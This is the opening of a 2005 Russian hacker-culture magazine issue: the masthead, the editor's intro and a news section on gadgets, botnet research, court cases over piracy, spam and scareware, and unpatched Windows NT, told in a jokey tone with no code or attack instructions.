
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
№04[76] АПРЕЛЬ 2005
deface
[ВЗЛОМ] Тотальный дестрой “Дома-2”
Доступ к мейлу это просто
Оранжевая революция
[КОДИНГ] Умный ботнет
Низкоуровневый кодинг
[POSTER INSIDE]
Читай Хумор! В этот раз смешно!
ISSN 1609-1019
(game)land

/РЕДАКЦИЯ

>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Выпускающий редактор
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Николай «GorluM» Андреев
(gorlum@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)

DVD/CD
Виталий «hiNt» Волов
(hint@real.xakep.ru)
ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)
>Литературный редактор
Анна «mamaKarlo» Апокина
(apokina@real.xakep.ru)

/ART
>Арт-директор
Константин Обухов
(obukhov@real.xakep.ru)
>Дизайнеры
Иван Васин (ivan@vasin.ru)
Наталья Жукова

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)

> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела

>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
>PR - Яна Агарунова
тел.: (095) 935.70.34
факс: (095) 924.96.94

> ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.

Отпечатано в типографии «ScanWeb», Финляндия
Тираж 75 000 экземпляров.
Цена договорная.



[INTRO]

То что ты видишь сейчас, это что-то вроде наступление новой эры в нашем журнале. Мы сделали себе новый дизайн, новый стиль. Теперь у нас будет такое лицо. И это то, как мы чувствуем журнал Хакер. И эти ощущения хотим передать тебе. Надеюсь, что тебе придется по душе такой дизайн, потому что мы сами до сих радуемся его прекрасности :).

Мы отошли от различных сложных элементов в дизайне, которые нагружает верстку и в придачу твой мозг. Сделали дизайн максимально свободным и легким. Плюс добавили немного дороговизны и пафоса. Чтобы тебе было приятнее покупать наш журнал :).
Но не стоит пугаться, что у нас у всех поехала крыша и в связи с этим мы станем писать какие-нибудь другие статьи, которые тебе вообще не нужны. Нет. Никитос, Бублик, Горлум и другие редакторы продолжают отчаянно доить своих авторов для получения интересных статей. Так что журнал, в плане контента хуже не станет.

Вот, в общем-то, и все. Перелистывай быстрее страницы и смотри, что же у нас получилось…



MEGA NEWS

HITECHNEWS
Алекс Целых
(news@real.xakep.ru)

HARDNEWS
Никита Кислицин
(nikitoz@real.xakep.ru)

][NEWS
mindw0rk
(mindw0rk@gameland.ru)

ГОРИ, ГОРИ ЯСНО!

Энтузиасты с сайта *www.solardeathray.com* в домашних условиях сконструировали мощное лучевое оружие, плавящее все на своем пути. Идею подсказала легенда о зеркалах Архимеда, обративших в пепел корабли римлян. Solar Death Ray состоит из 112 квадратных зеркалец, закрепленных на платформе шириной 1,5 и высотой 2,5 м. Конструкция позволяет менять угол наклона платформы и двигать ее на колесах. Все зеркала фокусируют солнечный свет в одной точке на расстоянии 2 м от платформы. Там и располагается «жертвенный алтарь». Под воздействием солнечных лучей объект начинает быстро нагреваться, пока не достигнет равновесной температуры, при которой интенсивность падающего и испускаемого излучения равна. Еще немного, и цель вспыхивает синим пламенем. По расчетам Solar Death Ray нагревает объекты до 500-600 градусов Цельсия. Для сравнения, бумага загорается примерно при 230 градусах. Свои дерзкие эксперименты создатели агрегата начали с обычной свечки. Они уже поджарили пятидюймовую дискету, расплавили резинового утенка, мячик для гольфа, армию оловянных солдатиков, собственные штаны и робособаку. В поисках очередной жертвы на сайте объявлен конкурс. Предпочтение отдается объектам, имеющим темную окраску.



HUMAN VS. ROBOT

В первом международном соревновании по армрестлингу между роботом и представительницей прекрасной половины человечества 17-летняя девушка не оставила жестянке шансов на победу. Всего 24 секунды потребовалось худенькой Пэнне Фелсен, чтобы завалить первого соперника-робота. Набравшись смелости, она одной левой уложила еще двоих с интервалом в 3 секунды. Необычное состязание организовала Лаборатория реактивного движения НАСА. Здесь разрабатывают электроактивные полимеры — особый тип пластика, который расширяется и сжимается под воздействием электрического заряда. Научные разработки должны лечь в основу искусственных роботизированных мышц. Начало соревнованию века положено. Матч-реванш состоится уже в следующем году.



ЧЕМ ДЫШИТ КИБЕРПАНК?

Немецкий дизайнер Хармут Стоктер (*www.hstockter.de*) представил концептуальное устройство из мира будущего. Plant Backpack — мобильная теплица с лямками для ношения на спине. Под стеклом располагается настоящая зеленая оранжерея. Растения производят кислород, которым через кислородную маску и дышит счастливый обладатель устройства. И хотя все это не больше чем просто концепт, агрегат символизирует торжество симбиоза человека и природы. Настоящему киберпанку загрязненный воздух урбанизированной цивилизации будущего не страшен.

ВИРТУАЛЬНЫЙ ТРУП

Канадская компания MD Robotics (*www.mdrobotics.ca*) представила систему для трехмерного моделирования места преступления. Оперативная съемка производится с использованием стерео-камеры, состоящей из двух обычных камер. В дальнейшем все присутствующие в зале суда могут в деталях изучить место преступления, взглянуть на него в различном приближении, с разных сторон и под разными углами, а также точно измерить расстояние между объектами. Тебе интересно будет узнать, что схожие алгоритмы использует для ориентирования в пространстве и поиска «апорта» робособака Aibo — прямо комиссар Рекс какой-то.

ПИЦЦА ДЛЯ ГЕЙМЕРА



Геймеры из Штатов завязывают играть на пустой желудок. С недавних пор в многопользовательской РПГ EverQuest II можно заказать пиццу, не выходя из игры. Достаточно набрать в консоли */pizza*, чтобы появилось окно заказов компании Pizza Hut. Вводим адрес доставки, и можно возвращаться к игре. Курьер прибудет в течение 45 минут. Понимая всю важность происходящего, он поможет распаковать пиццу и не возьмет чаевых. Стоимость сытной горячей лепешки будет включена в ежемесячный счет за игру.

DEFENDER ПОДДЕРЖИВАЕТ ОПТИКУ

Довольно известная на российском рынке компания Defender, занимающаяся производством мышей, клавиатур и других компьютерных аксессуаров, начала новую маркетинговую программу, в рамках которой будут установлены предельно низкие розничные цены на оптические мыши. Так, например, трехкнопочные модели Defender E 3530 и Defender E 2330 обойдутся всего в 145 рублей, а эргономичные пятикнопочные мыши Defender M 1330 и Defender M 1330 — в 195 рублей. Все покупатели пятикнопочных мышей M 1300 и M 1330 смогут принять участие в розыгрыше ноутбука.
По словам представителей Defender, эта акция направлена на окончательный переход офисных и домашних пользователей с шариковых на оптические мыши.



ПОЮЩАЯ ЩЕТКА

Дело капитана Врунгеля живет и побеждает. Компания Hasbro представила музыкальную зубную щетку Tooth Tunes со встроенным плеером для внутреннего уха. Двухминутная композиция хранится на крошечном микрочипе в ручке. Перед тем как начать чистить зубы, нужно нажать на кнопку. Затем можно приставлять щетку к зубам и начинать елозить. Миникомпьютер воспроизводит мелодию. Через преобразователь звуковые волны поступают на передние зубы, далее на челюстную кость и на внутреннее ухо. Окружающие ничего не слышат. Длительность композиции выбрана не случайно — именно столько стоматологи рекомендуют чистить зубы. Сейчас Hasbro заключает договора с известными исполнителями, после чего поющая щетка поступит в продажу.

КРУТИ ПЕДАЛИ

Японские велосипедисты взяли на вооружение гэджет для подзарядки мобильных устройств. Foot Power 505i представляет собой небольшую динамо-машину, вырабатывающую заряд для питания мобильника, MP3-плеера или карманного компьютера. Агрегат крепится на раме у колеса, к которому и прижимается элемент, обеспечивающий подзарядку при вращении. В комплект входит несколько муфт, клипса для крепления мобильника на руле и подробные инструкции по сборке.



НЕРВНАЯ КУРТКА

Британский дизайнер-модельер Фил Вортингтон (*www.worthersoriginal.com*) представил прототип куртки, сигнализирующей о раздражительности своего хозяина. На рукавах и спине пришиты меховые полоски. Под воздействием электрического заряда ворсинки на них электризуются и приподнимаются, как иголки у дикобраза. Еще немного, и шерсть встает дыбом. Если хозяин конкретно нервничает, на концах ворсинок возникают разряды — одежда начинает искриться и потрескивать. Над третьей стадией бешенства дизайнер только размышляет. Скорее всего, куртка будет бить током всех, кто осмелится прикоснуться к меховому загривку. Сейчас поведением куртки управляет человек — во внутреннем кармане спрятан тумблер и аккумулятор. В дальнейшем в одежду может быть встроен датчик электрического напряжения. кожи.




ХАЙ-ТЕК УРНА

Американская компания Seahorse Power (*www.seahorsepower.com*) представила высокотехнологичный мусорный контейнер на солнечных батареях. BigBelly не просто собирает утиль, но утрамбовывает его по мере заполнения урны. Поэтому умный контейнер вмещает в восемь раз больше мусора. По расходу энергии включение пресса сравнимо с 15 секундами работы фена. Когда контейнер заполняется под завязку, оптический сенсор вызывает мусоровоз. Правда, дизайнеры немного перемудрили с конструкцией. Умную урну частенько путают с почтовым ящиком, а некоторые прохожие и вовсе не понимают, что это такое.




ХАКЕРЫ НАСТУПАЮТ



Участники проекта Honeynet постоянно радуют security-комьюнити своими исследованиями. Недавно они провели новый эксперимент, но на этот раз радоваться нечему. Как выявили эксперты, более миллиона компьютеров в Сети являются зомби и используются хакерами для осуществления их коварных замыслов. Хонинетовцы выделили несколько компьютеров, которые были подключены к Сети и тщательно мониторили все действия взломщиков. Первый такой комп был заражен уже через 10 секунд, а писюк, который продержался дольше остальных, присоединился к зомбированным собратьям через несколько минут. Для внедрения своих троянов на компы юзеров хакеры используют кучу уязвимостей в винде и сопутствующих прогах, после чего компьютер-зомби приступает к поиску других компов, чтобы заразить и их. Таких образом злые гении оперируют огромными сетями (десятки тысяч машин), с помощью которых можно при желании задосить любой сайт. Основной целью создания подобных сетей является рассылка спама, которая приносит хакерам неплохой доход. Иногда, впрочем, организуются массированные атаки на неугодные сайты (например, борящиеся со спамом) или заказанные клиентом. Во время исследования с компьютеров Honeynet производилась попытка вывести из строя Google Adsense, контролирующий баннеры гугла на разных пагах. Также объектами атак нередко становились онлайновые игры и чарты. Но больше всего, по мнению команды Honeynet, стоит опасаться возможности использования сетей из компов-зомби для получения конфиденциальной инфы (номеров кредиток, паролей). В последнее время такие случаи участились, и уже необязательно что-то запускать, чтобы твои данные уплыли на сторону. Достаточно просто подключиться к интернету.

СУД НАД DRINK OR DIE



Drink or Die в андеграунде считается одной из старейших и крупнейших варезных групп, занимающейся активной деятельностью с начала 90-х. Долгое время органы безуспешно пытались поймать ее членов, и только в 2001 году удалось арестовать восьмерых мемберов из Великобритании. В некоторых своих проступках парни сознались, но полиция посчитала, что на самом деле DoD натворила намного больше бед. По подсчетам таможенных органов ущерб от ее деятельности оценивается в миллиарды долларов. Ведь значительная часть всего пиратского софта, гуляющего по Сети, — заслуга именно Drink or Die. С момента первого ареста шло долгое расследование, в результате которого арестовали еще 60 причастных к группе человек. DoD была разделена на четыре отделения: поставщики, взломщики, тестеры и упаковщики. Все вместе они представляли отлаженный механизм по взлому и распространению пиратского ПО. В мае закончится слушание по делу двух ключевых фигур DoD: 32-летнего Алекса Белла и 42-летнего Стива Дауда. Стив был координатором поставок, а Алекс, помимо всего прочего, работал в IT-отделе крупного банка и снабжал группу свежими номерами кредиток. Судя по всему, крупным штрафом, как некоторые члены группы, эти двое не отделаются.

НОВЫЕ SONYERICSSON



Недавно SonyEricsson представила сразу несколько новых телефонов: оснащенный двухмегапиксельной камерой K750i мультимедийный W800i, а также две трубки начального уровня: K300i и J300i.

K750i является развитием прошлогодней модели S700. Новинка оборудована 2 Мп камерой с четырехкратным цифровым зумом, обладает 32 Мб встроенной памяти и возможностью использовать карты памяти Memory Stick Duo (вместе с аппаратом поставляется карта емкостью 64 Мб). Также телефон поддерживает 3D Java, имеет интерфейсы Bluetooth/IRDA, встроенный MP3-проигрыватель и FM-радиоприемник. Размеры новинки составляют 100x46x20,5 мм, разрешение дисплея — 176x220, поддерживается 262144 цветовых оттенка.

По ожиданиям аналитиков, этот трехдиапазонный (GSM 900/1800/1900 МГц) аппарат начнут поставлять на рынок во втором квартале 2005 года.

Что касается W800i, буква «W» здесь присутствует не просто так: очевидно, она пришла от слова «walkman». И в самом деле, телефон вполне можно использовать в качестве плеера: по заявлениям производителя, пользователи смогут легко наслаждаться тридцатью часами непрерывной музыки.

K и J 300 — телефоны подешевле, но все равно очень приятные. Мне понравился дизайн новинок, да и с внутренностями у них все отлично. Поддержка Java в бюджетных телефонах — это впечатляет :).

ГАД МЕХАНИЧЕСКИЙ

Инженеры американского Университета штата Мичиган (*www.umich.edu*) сконструировали робота-змею. Туловище OmniTread OT-4 составлено из пяти покрытых гусеницами сегментов по 20 см в диаметре каждый. Робот весит более 10 кг и управляется оператором дистанционно с джойстика. Механический гад обладает уникальнейшей маневренностью. Он двигается по пересеченной местности, с легкостью взбирается на лестницы и трубопроводы. Если препятствие великовато, робот поднимает голову или хвост и мощным движением искусственных мышц бросается вперед. Через ямы и расщелины робот перемахивает одним рывком. Назначение гада — вести поиски людей на завалах и выполнять ответственные военные разведывательные задания.




УКРАИНСКОМУ СПАМЕРУ ГРОЗИТ НЕБО В КЛЕТОЧКУ



Ты наверняка не в курсе, поэтому сообщаю: на Украине в УК внесли дополнения, в которых сказано, что за нарушение работы PC путем рассылки спама предусмотрена уголовная ответственность. Да и вообще, по словам нового президента, в скором времени всем хакерам, кардерам, спамерам и иже с ними грозит тотальное истребление. Но это в скором будущем, а пока случаи задержания «компьютерных преступников» единичны. Одним из таких случаев стал недавний арест одного донецкого спамера, который своими рассылками настолько достал местного провайдера, что тот обратился в милицию. Органы оказались матерые и быстро установили, кто за всем этим стоит. Сейчас горе-спамер сидит под распиской о невыезде и ждет начала суда. Если его признают виновным — это или штраф от 500 до 1000 украинских минимумов (около $85), или отсидка до трех лет. Не знаю как ты, а я жалости к спамерью не испытываю, даже если ему впаяют по полной. За прошлую неделю из рабочего ящика я выгреб почти 150 левых писем. И каждое из них стоило мне трафика, отнюдь не халявного. Так что давайте, дяди в погонах, засадите его глубоко и надолго. Может, остальным послужит уроком.


ПОЛГОДА ЗА ТЕЛЕФОННУЮ ШУТКУ



Прошедший месяц особенно урожайный на суды и аресты. Еще один обвинительный приговор по околокомпьютерному преступлению был вынесен на окружном суде штата Луизиана. 27 тысяч долларов штрафа и полгода тюрьмы — такое наказание получил 41-летний американец Дэвид Джинсон, который занимался рассылкой писем со странным атачем пользователям сервиса MSN TV. В своих мессагах Дэйв заверял, что прикрепленный файл оптимизирует цветовые настройки, в то время как простенький скрипт менял телефон прозвона на номер службы спасения 911. В результате этой «шутки» ко многим пользователям наведывалась полиция, интересуясь странными звонками. Обвинителем выступила вездесущая корпорация Microsoft, которой и будут выплачены штрафные денежки. Неясно, как бы обернулось дело, если бы Джинсон не признал себя виновным в создании угрозы общественной безопасности и причинении вреда. Излишняя болтливость будет стоить ему полгода жизни в одной из луизианских тюрем.

КАМЕРЫ RICOH

В линейке цифровиков Ricoh пополнение: свет увидела пятимегапиксельная камера Caplio R2. По своему внешнему виду новинка, размеры которой составляют 100,2x25,8x55 мм, весьма схожа с Minox DC 5222. Однако думается, что это просто совпадение :). Среди функций камеры можно выделить 4,8-кратный оптический и 3,6-кратный цифровой зум, а также продвинутый макрорежим: минимальная дистанция съемки составляет всего 1 см. Фокусное расстояние в 35-миллиметровом эквиваленте варьируется от 28 до 135 мм, а задержка срабатывания затвора составляет 0,06 с. Новинка также оборудована классным 2,5-дюймовым ЖК-дисплеем.



КРЕАТИВНАЯ ТОЧКА ЗРЕНИЯ



Думаю, тебе знакомо название Point of View Graphics. Если же нет, то знай: эта компания знаменательна тем, что выпускает качественные видеокарты на базе чипов от NVIDIA. Недавно вот представила новую видюшку, отличительной особенностью которой стал высококлассный кулер Ice Chameleon со сниженным уровнем шума. Массивный радиатор целиком выполнен из меди и оборудован малооборотистым вентилятором, который и в самом деле шумит на порядок тише обычного. Тут дело в том, что при использовании в графических станциях двух видеокарт в режиме Multi-GPU проблема шума становится особенно остро: восприимчивые и ранимые дизайнеры начинают нервничать, и у них пропадает вдохновение. Поэтому инженерам, трудящимся над системами охлаждения современных видеосистем, приходится бороться за каждый децибел.

Новые видеокарты основаны на микросхемах серий GeForce 6600 и GeForce 6800, поддерживают технологию SLI и используют интерфейс PCI Express x16. Эти новинки были представлены на выставке CeBIT и уже поступили в продажу.

МОНИТОРЫ IIYAMA

Небезызвестная фирма Iiyama выпустила три новые модели ЖК-мониторов: 19-дюймовый ProLite E481S-3 с цифровым и аналоговым входами, 17-дюймовый ProLite E431S-3, также с двумя входами, и ProLite E430S-3 с одним лишь аналоговым (VGA) входом. Все представленные модели обладают временем отклика 8 мс, что уже перестало быть диковинкой (более того, недавно BenQ и ViewSonic анонсировали ЖК-дисплеи с временем отклика 4 мс).



Ориентировочная стоимость новинок составит около 500, 330 и 320 долларов соответственно. Как 19-дюймовые, так и 17-дюймовые модели поддерживают разрешение до 1280x1024 (SXGA), контрастность составляет 700:1, а яркость — 300 Кд/м^2. Угол обзора по вертикали и горизонтали составляет, соответственно, 135 и 150 градусов. В мониторы встроены стереоколонки мощностью по 2 Вт. Размеры 19-дюймовых моделей составляют 418x197x412 мм, вес — 5,5 кг; 17-дюймовых моделей — 369x379x189 мм, вес — 4,1 кг.

ВОСЬМИПРОЦЕССОРНЫЙ МОНСТР



На выставке CeBIT, прошедшей недавно в Ганновере, компания TYAN Computer выставила на обозрение мастодонтскую восьмипроцессорную систему Transport VX50, которая функционирует на камнях Opteron 8xx. На самом деле не такая уж и тривиальная задача - разместить восемь камней на одной системной плате, ведь при этом нужно соблюдать стандарты, чтобы мама помещалась в корпус. Инженерам TYAN Computer это удалось, и они создали довольно компактную систему. При этом используется двухъярусная компоновка, на первом «этаже» которой находится материнская плата Thunder K8QW с четырьмя гнездами Socket 940. Материнка использует набор логики nForce Professional от NVIDIA, имеет PCI-X туннель AMD-8131. Что касается остальных возможностей, то они типичны для платы серверного уровня: интегрированный видеоадаптер RAGE XL 8MB, два гигабитных порта (Broadcom BCM5704), четыре порта Serial ATA и SCSI под накопители. Основное внимание привлекает второй «этаж», который представляет собой этакую плату расширения, оборудованную отдельным разъемом для питания и четырьмя сокетами для кристаллов.

В сборе вся система позволяет наслаждаться мощью сразу восьми процессоров Opteron 8xx и использовать в общей сложности до 128 Гб регистровой ECC DDR333/400 памяти.


Такой «сэндвич» имеет размеры 406,4x330 мм, что позволяет разместить его в не самом большом корпусе. Разумеется, при этом требуется разумный подход к охлаждению системы :).

ЧТО СТОИТ ЗА ПОДОЗРИТЕЛЬНОЙ ФРАЗОЙ?



Ты читаешь пользовательское соглашение перед тем, как запустить программу? И я нет. Да и никто, наверное, не читает. Кому они нужны, соглашения эти, пусть их читают те, кто пишет. У AOL Instant Messenger (AIM) тоже есть свое соглашение. Оно было вставлено в программу на этапе инсталляции в феврале 2004 года, но до недавнего времени никакого интереса не вызывало. И вот наконец кто-то от нечего делать его прочел и нашел между скучных строк подозрительную фразу: «Пользуясь нашим продуктом, вы отказываетесь от всех прав на конфиденциальность». «Ээ... не понял?» - возбужденно воскликнул юзер и высказал свои предположения о причинах этой фразы у себя в сетевом дневнике. «Мы все под колпаком!». Весть облетела интернет и вызвала большой ажиотаж. Шутка ли — AIM — самый популярный инет-пейджер, и количество его пользователей намного превышает количество тех, кто юзает аську. Что если AOL мониторит весь этот трафик с одной ей понятной целью? Ответ компании не заставил себя долго ждать. Представители America Online прокомментировали это так: формулировка была выбрана неудачно, а введена для того, чтобы юридически обеспечить нормальную работу функции AIM «Rate-a-Buddy», где юзеры оценивают вывешенные на аккаунте фотки. Чтобы утрясти скандал, AOL пообещала в скором времени изменить текст соглашения. Новая версия, скорее всего, будет реализована на момент выхода журнала.

ЭЛИТНЫЙ РЕЗАК



Корпорация ASUS представила недавно SATA-резак CRW-5232A-T, обеспечивающий большую скорость передачи данных (до 1,5 Гб/с) и совместимость с драйверами ATA. В новом приводе использованы такие фирменные технологии ASUS, как FlextraLink, FlextraSpeed, DDSS II и CAV. Все это обеспечивает высокое качество и надежность записи, а также позволяет уменьшить ее время, достигнув оптимальной скорости.

Вот основные технические спецификации новинки:

- 52X CD-Write (запись)/32X Re-Write (перезапись)/52X (чтение) CD-ROM
- Технология CAV (Constant Angular Velocity)
- Технология предотвращения ошибок, связанных с недозагрузкой буфера FlextraLink
- Технология выбора оптимальной скорости записи FlextraSpeed
- Система DDSS II
- Запатентованная технология AI Auto Speed Adjustment
- Поддержка Mt. Rainier
- Поддержка MS-DOS, Windows XP/NT/ME/2000/98/98SE
- Поддержка DAO-RAW, TAO, DAO, SAO, Multi-Session, Packet Write и Overburn
- Поддержка форматов: CD-DA, CD-ROM, CD-ROM XA, Photo CD, Mixed Mode CD-ROM, CD-I, CD-Extra, CD-Text, Video CD, DVCD и Bootable CD
- Возможность вертикальной и горизонтальной установки
- Windows XP Logo Certified
- Интерфейс SATA


НЕДОБРОКАЧЕСТВЕННОЕ ШПИОНСКОЕ ПО



Интересным образом решили подзаработать ребята, основавшие компанию Spokane. Как известно, чайники очень беспокоятся по поводу всяких вирусов и троянов на своем компьютере и для того, чтобы от них избавиться, готовы на любые глупости. Так вот, парни написали скрипт, который проникает через Сеть на компьютер и запускает всплывающее окно, сообщающее о наличии виря. «Но ты не беспокойся, человек, вот по этой ссылке находится замечательная программа, которая избавит тебя от любых вирей». Дальше шел линк на сайт Spokane. Заплатив $29,95, юзер получал прогу под названием Spyware Assassin и с ее помощью действительно избавлялся от назойливого всплывающего окна. Но как установила заинтересовавшаяся Федеральная комиссия США, никакие вири прога не лечит, а всплывающее окно нагло врет. Сейчас деятельность Spokane приостановлена, а ее основатели ждут суда. Юристы считают, что сурового приговора ждать не следует. Скорее всего, парням придется отдать прикарманенные деньги и выплатить небольшой штраф в пользу государства.

WIN NT ОСТАЛАСЬ БЕЗЗАЩИТНОЙ

Операционная система Windows NT 4.0, которая когда-то считалась такой защищенной, теперь является одной из самых уязвимых. Все дело в том, что Microsoft прекратила ее техподдержку и обновление, а патчи для NT можно получить только на платной основе. Чуть больше месяца назад в маздаях была обнаружена критическая уязвимость, позволяющая легко задосить систему. Но в то время как в других осях от Microsoft дыра была заклеена, NT из-за отсутствия поддержки так и осталась дырявой. В интернете насчитываются сотни тысяч серваков, работающих под Win NT 4.0. И лишь единицы из них установили платные патчи. Марк Мейфрет из eEye (интервью с ним было в одном из недавних номеров]) посоветовал тем, кто еще сидит под этой осью, активировать проверку электронных подписей в SMB, что обезвредит большинство атакующих утилит. Microsoft на негодование поклонников эн-ти ответила так: «Windows NT Server 4.0 разрабатывался до начала эры изощренных интернет-атак. Система достигла крайнего предела устаревания архитектуры. Будет безответственным внушать пользователям фальшивое чувство безопасности, продлевая срок технического обслуживания этого продукта». И посоветовала переходить на более актуальную Windows Server 2003.



НОВАСТЬ МЕСИЦА

Вирховный суд Первамайсково раена города Каларадо в США вынис обвенитильный пригавор тренацатилетниму жытилю штата Вин-косент, выхоцу из Читы Савелю Пыху. Задержанный обвенялся в том, шо он впарел сваиму саседу по лакалке всякие многие вещи. Он это нисказал саседу. Сасед (кстате, по имени Жора Мойоров), када у нево кончелось денги на картачке, проста афигел. И тогда он пазванил в ЖЭК, и попрасил, шоб кто-нить задиржал Савелия. И был послан. Тогда он пазванил в ваенкамат и был принят. Облом блин.



ЛИДЕР LIMP BIZKIT СУДИТСЯ С ПОРНО-САЙТАМИ



Долгое время на некоторых порно-сайтах среди разделов «Маленькие», «Большие», «Белые» и «Черные» находился интригующий трехминутный ролик «Лидер Limp Bizkit показывает класс». В нем Фред Дерст перед внимательной камерой драл свою подругу на кухонном столе. Конечно, пройти мимо такого настоящие ценители не могли, платный ролик скачала куча народу. Многие удивлялись, с чего это небедному Фреду сниматься в низкокачественной порнушке? Как оказалось позже, ролик этот музыкант снял для себя в 2003 году и хранил на своем компе. Но до компьютера добрались хакеры, ролик старабанили и продали порномагнатам, которые, недолго думая, пустили его в дело. Фред, узнав о том, что его прелестями любуется чуть ли не пол-мира, пришел в бешенство и подал на владельцев сайтов в суд. А в качестве компенсации потребовал 70 миллионов и всю ту прибыль, которую принесли его мелькающие ягодицы. Типа того, что была нарушена неприкосновенность его личной жизни, а имя незаконно использовано для наживы. Среди ответчиков находятся такие организации, как Peerl Network, Gawker Media, Roadrunner Records, Hurricane Electric, ServInt Internet Services, The Planet Internet Services, TierraNet, Everyone's Internet, Verio, Tyrone Norris. Некоторые из них не имеют отношения к порнобизнесу, но использовали ролик для привлечения на свой сайт поклонников Limp Bizkit.

ПРОТИВОУДАРНАЯ ФЛЕШКА

Забавную штуковину на CeBIT-2005 представила компания Digitex — USB-флешку Soft'n'Strong. Что в нем забавного? С одной стороны, это обычная USB 2.0 флешка с объемом от 128 Мб до одного гигабайта. Но если кинуть эту штуку с полутора метров в лужу на асфальте, то можно не опасаться за данные, поскольку новинке не страшны ни падения, ни погружения в воду. Вот основные спецификации устройства:

Максимальная глубина погружения: 1 м
Максимальная температура хранения данных: 80 градусов
Максимальная высота падения: 1,5 м
Скорость чтения данных: 10 Мб/с
Скорость записи данных: 7 Мб/с

Новинка поставляется в вариантах емкостью 128 Мб, 256 Мб, 512 Мб и 1 Гб. В комплекте с флешкой идет диск с софтиной, которая дает пользователю возможность создавать защищенные паролем разделы флеш-диска. Кроме того, с помощью этой утилиты можно сконфигурировать флешку таким образом, чтобы использовать ее в качестве загрузочного диска.



ПРИЯТНЫЙ ASUS



Приятный мониторчик Aristo PM17TS выпустила на днях компания Asus. Этот 17-дюймовый жидкокристаллический дисплей имеет отличный дизайн и выполнен, как отмечается в пресс-релизе компании, «в стиле сглаженных углов». Под экраном расположены два динамика и кнопки управления. Новинка позиционируется как дисплей для barebone-систем ASUS Terminator 2, Pundit-R и S-presso. Основание PM17TS выполнено из алюминиевого сплава — прочного и легкого материала. Среди прочего, меня очень порадовал тот факт, что Asus дает гарантию отсутствия ярких точек Zero Bright Dot Policy: если в течение трех месяцев с даты покупки пользователь обнаружит на экране хоть одну противную яркую точку, монитор будет заменен. Вот основные технические характеристики новинки:

Максимальное разрешение: SXGA 1280x1024
Яркость (max): 400cd/m2
Контраст (max): 600:1
Угол обзора (h/v): 140/140
Время отклика (on/off): 8 мс
Входы: DVI-D, D-sub
Аудио: два стереодинамика 2,5 Вт
Размеры: 390x414x176 мм, 4,4 кг

НОУТ НА TURION 64

На CeBIT-2005 компания ASUS продемонстрировала публике свой ноутбук A6000K, функционирующий на базе новой платформы Turion 64. Вот основные характеристики этой интересной новинки:

Процессор AMD Turion 64 2800+ или 3000+ (1 Мб L2 кэш), с тепловыделением 25 Вт
15" или 15,4" LCD-экран
64 Мб Geforce 6200 Go
До 2 Гб памяти DDR-333
